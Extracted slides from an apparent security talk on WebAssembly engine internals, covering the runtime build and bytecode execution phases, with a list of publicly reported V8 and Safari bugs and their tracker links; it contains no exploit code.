
- Runtime Build
- ByteCode Execution
- External Interaction



Workflow in WASM

| The Execution Phase – Runtime Build

- **Wasm Engine Initialization:** Initialize WASM engine itself while JavaScript engine initializing.
 - Memory
 - GlobalObject
- **Runtime Initialization:** Initialize the Runtime context of the certain WASM instance
 - Object : instance, memory, module, table...
 - Call info : Add info that cannot be determined during the compilation phase.(Number of variables, stack call depth)
 - Call Frame : Initialize call frame layout.(Calling convention, ‘this’ pointer, instance object)
- **Tier-up:** When switching to optimized code, build the appropriate execution context.



Bugs in WASM

| Bugs in Runtime Build Process

- **CVE-2024-2887:** Type Confusion in WebAssembly. Reported by Manfred Paul via Pwn2Own^[1]



WasmGC

Pwn2Own^[1]

- **CVE-2022-32863:** Use of Uninitialized in Safari. Reported by Piumer, afang, xmzyshypnc^[2]



WasmEH

xmzyshypnc^[2]

- **CVE-2024-1938:** Type Confusion in V8. Reported by Jerry^[3]



JIT

- **Issue 268424:** Stack Overflow in Safari^[4]



WasmEH

JIT


[*] Related to WASM-specific structure

[1] <https://issues.chromium.org/issues/330588502>

[2] <https://support.apple.com/en-hk/102893>

[3] <https://issues.chromium.org/issues/324596281>


[4] https://bugs.webkit.org/show_bug.cgi?id=268424




Workflow in WASM

| The Execution Phase – Bytecode Exec


- Baseline compiler v.s Optimizing compiler^[*]



Since 2014



Since 2018






[*] Take V8 as an example; the same applies to other WebAssembly engines.

Workflow in WASM

| The Execution Phase – Bytecode Exec

- Baseline compiler v.s Optimizing compiler^[*]

